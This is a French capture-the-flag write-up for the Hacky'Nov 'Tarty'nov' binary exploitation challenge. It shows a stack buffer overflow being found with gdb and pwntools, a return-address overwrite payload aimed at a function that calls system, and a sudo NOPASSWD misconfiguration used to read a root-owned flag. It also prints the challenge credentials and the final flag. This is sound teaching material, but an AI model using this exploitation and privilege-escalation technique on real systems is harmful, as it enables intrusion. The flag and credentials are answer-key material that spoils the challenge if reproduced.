

# WRITEUP

Tarty'nov - PWN

Romain MEYSONNET

# HACKY'NOV

Hacky'Nov est une association créée dans le cadre des YDAYS organisés par l'école YNOV qui organise chaque année un CTF afin d'initier le grand public aux différentes problématiques de cybersécurité.

L'événement est organisé par les étudiants du campus YNOV d'Aix-en-Provence et se décompose en trois parties.

La première partie est l'organisation d'un Capture The Flag (CTF). Chaque étudiant, de bachelor 1 à master 2 propose des challenges de cybersécurité, afin que les participants puissent en résoudre le maximum et gagner la compétition ! Les challenges sont axés de sorte que même les débutants puissent en résoudre un maximum tout en sachant faire plaisir aux plus expérimentés

La deuxième partie est dédiée à l'organisation de conférences autour de problématiques et sujets de cybersécurité. Elles sont proposées soit par des étudiants volontaires, soit par des intervenants externes afin de former et de sensibiliser les participants sur des sujets ciblés.

La troisième et dernière partie permet d'organiser la rencontre des étudiants avec des entreprises travaillant autour de la cybersécurité. Les entreprises partenaires de l'événement qui sont en majorité de grands acteurs du domaine, auront un espace unique et dédié à la mise en relation avec les participants, qui sont pour la plupart, des étudiants en cybersécurité.

<https://hackynov.fr/>

## Table des matières

---

Partie 1 : Présentation du challenge .....	4
Partie 2 : Prérequis.....	4
Partie 3 : Résolution.....	5

## Partie 1 : Présentation du challenge



Nom du challenge : Tarty'nov

Domaine : PWN

Difficulté :




Auteur : Romain MEYSONNET

**Description :** Nos espions, après avoir observé monsieur Tartos et ses habitudes, ont découverts qu'il cachait sa recette secrète sur son serveur. Nous avons pu récupérer son mot de passe, mais nos compétences sous Linux sont limitées à utiliser commande Tree. Saurez-vous extraire sa recette secrète ?...

```
└─# ./tartynov
Entrez votre nom:
Espion_X
Je ne te connais pas, Espion_X
```

## Partie 2 : Prérequis

Le challenge comporte le fichier suivant :



(Binaire ELF)

Les identifiants du serveur distant :

flagman : Fl4ggrZ

Ainsi que la commande permettant de se connecter au serveur distant :

```
$ ssh flagman@ADDR_IP -p PORT
```

Tous les fichiers ainsi que le code source du challenge sont disponibles dans le même dossier que ce writeup.

## Partie 3 : Résolution

En se connectant sur la machine distante, je n'ai que des permissions dans mon répertoire home.

Le binaire tartynov est présent, et je peux l'exécuter.

Il me prompte un message et attends un input.

```
└─# ./tartynov
Entrez votre nom:
Romain
Je ne te connais pas, Romain
```

Le programme se ferme s'il ne me reconnaît pas apparemment.

Si je met une longue série de A, j'ai une erreur de segmentation, et le programme se ferme.

```
└─# ./tartynov
Entrez votre nom:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Je ne te connais pas, AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
zsh: segmentation fault ./tartynov
```

Je ne peux rien faire de plus sur cette machine, je télécharge donc le binaire avec scp.

```
scp -P PORT flagman@ADDR_IP:/home/flagman/tartynov ./tartynov
```

Après avoir téléchargé le binaire, je lance la commande file.

```
└─# file tartynov
tartynov: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2, BuildID[sha1]=278eb10c28e06226544b5eac03cc1b7091d87bbe, for GNU/Linux 3.2.0, not stripped
```

Je peux voir qu'il s'agit d'un binaire compilé en 64bits.

J'utilise checksec afin d'en savoir plus sur la protection du fichier avant de le décompiler

```
└─# checksec --file=tartynov
[*] '/home/kali/Desktop/chall_pwn/tartynov'
Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     No canary found
NX:        NX disabled
PIE:       No PIE (0x400000)
RWX:       Has RWX segments
```

Je vois qu'il n'a pas de protection.

Enfin, je vais faire la dernière vérification avant de lancer gdb, lancer strings.

```
cat /root/flag.txt  
Entrez votre nom:  
Je ne te connais pas, %s  
;*3$"
```

Je vois que le logiciel fait appel à un fichier dans /root/ intitulé flag.txt.  
Bien évidemment, je n'y ai pas accès tel quel.

Je lance donc GDB, et regarde les fonctions existantes.

```
gef> info functions  
All defined functions:  
  
Non-debugging symbols:  
0x0000000000401000 _init  
0x0000000000401030 puts@plt  
0x0000000000401040 system@plt  
0x0000000000401050 printf@plt  
0x0000000000401060 __isoc99_scanf@plt  
0x0000000000401070 _start  
0x00000000004010a0 _dl_relocate_static_pie  
0x00000000004010b0 deregister_tm_clones  
0x00000000004010e0 register_tm_clones  
0x0000000000401120 __do_global_dtors_aux  
0x0000000000401150 frame_dummy  
0x0000000000401156 flag  
0x000000000040116c register_name  
0x00000000004011bc main  
0x00000000004011d4 _fini  
gef>
```

La fonction la plus intéressante ici est intitulé flag.

Je vais disassembler la fonction et voir comment cela fonctionne.

```
gef> disas flag
Dump of assembler code for function flag:
0x0000000000401156 <+0>:    push    rbp
0x0000000000401157 <+1>:    mov     rbp, rsp
0x000000000040115a <+4>:    lea     rax, [rip+0xea3]      # 0x402004
0x0000000000401161 <+11>:   mov     rdi, rax
0x0000000000401164 <+14>:   call    0x401040 <system@plt>
0x0000000000401169 <+19>:   nop
0x000000000040116a <+20>:   pop     rbp
0x000000000040116b <+21>:   ret
End of assembler dump.
gef> 
```

Nous pourrions essayer d'exploiter l'instruction MOV.

Mais d'abord, il faut savoir combien de char le binaire peut prendre avant de crash.

Pour cela, nous allons utiliser la commande cyclic(100) de la librairie python pwntools.

```
>>> from pwn import *
>>> cyclic(20)
b'aaaabaaacaaadaaaeaaa'
>>> cyclic(100)
b'aaaabaaacaaadaaaeaaafaaagaaahaaiaaajaaakaaalaaamaanaaaaoaaapaaaqaaaraaasaaataaaauaaavaaaawaaaxaaayaaa'
>>>
```

Je vais donc prendre la série

« aaaabaaacaaadaaaeaaafaaagaaahaaiaaajaaakaaalaaamaanaaaaoaaapaaaqaaaraaasaaataaaauaaavaaaawaaaxaaayaaa » et la passer dans gdb.

```

$rsp : 0x007fffffe168 → "gaaahaaiaaajaaakaaalaaamaanaaaapaaaqaaaraasa[...]"
$rbp : 0x6161616661616165 ("aaaaaaa?")
$rsi : 0x000000004052a0 → "Je ne te connais pas, aaaaabaaacaadaaaeaaafaaagaaa[...]"
$rdi : 0x007fffff7e1ce70 → 0x007fffff7e1ce70 → <funlockfile+0> mov rdi, QWORD PTR [rdi+0x88]
$rip : 0x000000004011bb → <register_name+79> ret
$r8 : 0x000000004052da → "jaaakaaalaaamaanaaaapaaaqaaaraasaaataaaauaava[...]"
$r9 : 0x007fffff7f395c0 → <__memmove_sse3+320> movaps xmm1, XMMWORD PTR [rsi+0x10]
$r10 : 0x0
$r11 : 0x202
$r12 : 0x0
$r13 : 0x007fffffe298 → 0x007fffffe552 → "TERM=xterm-256color"
$r14 : 0x00000000403e00 → 0x00000000401120 → <__do_global_dtors_aux+0> endbr64
$r15 : 0x007fffff7ffd020 → 0x007fffff7ffe2e0 → 0x0000000000000000
$eflags: [zero carry PARITY adjust sign trap INTERRUPT direction overflow RESUME virtualx86 identification]
$cs: 0x33 $ss: 0x2b $ds: 0x00 $es: 0x00 $fs: 0x00 $gs: 0x00

0x007fffffe168|+0x0000: "gaaahaaiaaajaaakaaalaaamaanaaaapaaaqaaaraasa[...]" ← $rsp
0x007fffffe170|+0x0008: "iaaajaaakaaalaaamaanaaaapaaaqaaaraasaaataaaaua[...]"
0x007fffffe178|+0x0010: "kaaalaamaanaaaapaaaqaaaraasaaataaaauaavaaawa[...]"
0x007fffffe180|+0x0018: "maanaaaapaaaqaaaraasaaataaaauaavaaawaaaxaaya[...]"
0x007fffffe188|+0x0020: "aaaapaaaqaaaraasaaataaaauaavaaawaaaxaayaaa"
0x007fffffe190|+0x0028: "qaaaraasaaataaaauaavaaawaaaxaayaaa"
0x007fffffe198|+0x0030: "saaataaaauaavaaawaaaxaayaaa"
0x007fffffe1a0|+0x0038: "uaavaaawaaaxaayaaa"

```

Voici le compte rendu du crash.

Je vois que le programme s'est arrêté à la séquence gaaa.

Il me suffit de demander à python et pwntools combien de char cela compose, et je peux commencer le payload.

```
>>> cyclic_find(b'gaaa')
24
```

24, c'est le nombre de caractères qu'il faut pour overflow le buffer.

Étant donné que nous savons combien de char il faut pour faire crash le binaire, et que nous avons l'adresse de l'instruction MOV, nous pouvons construire le payload suivant :

```
python2 -c 'print "A" * 24 + "\x57\x11\x40"'
```

Nous allons print 24 fois A, et y ajouter l'adresse en hexa du pointeur.

Vu qu'il s'agit de bytes, l'adresse 0x0000000000401157 se lira de la façon suivante :

```
\x57\x11\x40\x00\x00\x00\x00
```

Vu que les 00 sont inutiles, je peux l'alléger, ce qui donne \x57\x11\x40

Je sauvegarde le payload dans un fichier, et exécute la commande.



```
└─# python2 -c 'print "A" * 24 + "\x57\x11\x40"' > payload_tartynov  
  
└─(root@kali)-[/home/kali/Desktop/chall_pwn]  
└─# ./tartynov < payload_tartynov
```

```
└─# ./tartynov < payload_tartynov  
Entrez votre nom:  
Je ne te connais pas, AAAAAAAAAAAAAAAAAAAAAAAW@  
cat: /root/flag.txt: No such file or directory
```

Le payload a bien fonctionné, et nous sommes bien amené à l'adresse de la fonction flag.

Je peux donc déposer le payload sur la machine et essayer.

```
└─# scp -P 10420 payload_tartynov flagman@127.0.0.1:/home/flagman/payload
```

```
flagman@27fd6635cc2b:~$ ls  
payload tartynov  
flagman@27fd6635cc2b:~$ ./tartynov < payload  
Entrez votre nom:  
Je ne te connais pas, AAAAAAAAAAAAAAAAAAAAAAAW@  
cat: /root/flag.txt: Permission denied  
flagman@27fd6635cc2b:~$
```

Ça a fonctionné, mais je n'ai pas la permission de lire le fichier cat.txt...

Je fais un `sudo -l` afin de lister les permissions de mon user, et remarque qu'il peut utiliser `sudo ./tartynov` sans mot de passe.

```
flagman@27fd6635cc2b:~$ sudo -l  
Matching Defaults entries for flagman on 27fd6635cc2b:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr  
  
User flagman may run the following commands on 27fd6635cc2b:  
    (root) NOPASSWD: /home/flagman/tartynov
```

Je lance donc la commande en `sudo`, et j'obtiens le flag.

```
flagman@27fd6635cc2b:~$ sudo ./tartynov < payload  
Entrez votre nom:  
Je ne te connais pas, AAAAAAAAAAAAAAAAAAAAAAAW@  
484e307830327b54347374595f466c34675f4d6868687d==  
flagman@27fd6635cc2b:~$
```

Le flag semble encodé en base64 (représenté avec les == à la fin), mais cela ne ressemble pas tant que ça a du base64.

Je vais le décoder au cas ou.

**From Base64**

Alphabet  
A-Za-z0-9+/=

☒ Remove non-alphabet chars
☐ Strict mode

484e307830327b54347374595f466c34675f4d6868687d==

**Output**  
ãĭ.ßNußMöi%xB.÷i.)âp:éİøe%\_âp%eiĭi

Du charabia.

Après inspection je remarque que les caractères ne vont pas plus loin que la lettre f. Cela ressemble à de l'hexa.

Je retire les == et le met dans le décodeur from hexa.

**From Hex**

Delimiter  
Auto

484e307830327b54347374595f466c34675f4d6868687d

**Output**  
HN0x02{T4stY\_Fl4g\_Mhhh}

Flag : HN0x02{T4stY\_Fl4g\_Mhhh}

Je pouvais aussi le mettre avec l'option MAGIC en enlevant les == si je n'avais pas remarqué l'hexa dissimulé.

**Magic**

Depth  
3
☐ Intensive mode
☐ Extensive language support

Crib (known plaintext string or regex)

484e307830327b54347374595f466c34675f4d6868687d

Recipe (click to load)	Result snippet	Properties
From_Hex('None')	HN0x02{T4stY_Fl4g_Mhhh}	Matching ops: From Base85 Valid UTF8 Entropy: 4.06
	484e307830327b54347374595f466c34675f4d6868687d	Matching ops: From Base64, From Base85, From Hex, From Hexdump Valid UTF8 Entropy: 3.43

Flag trouvé !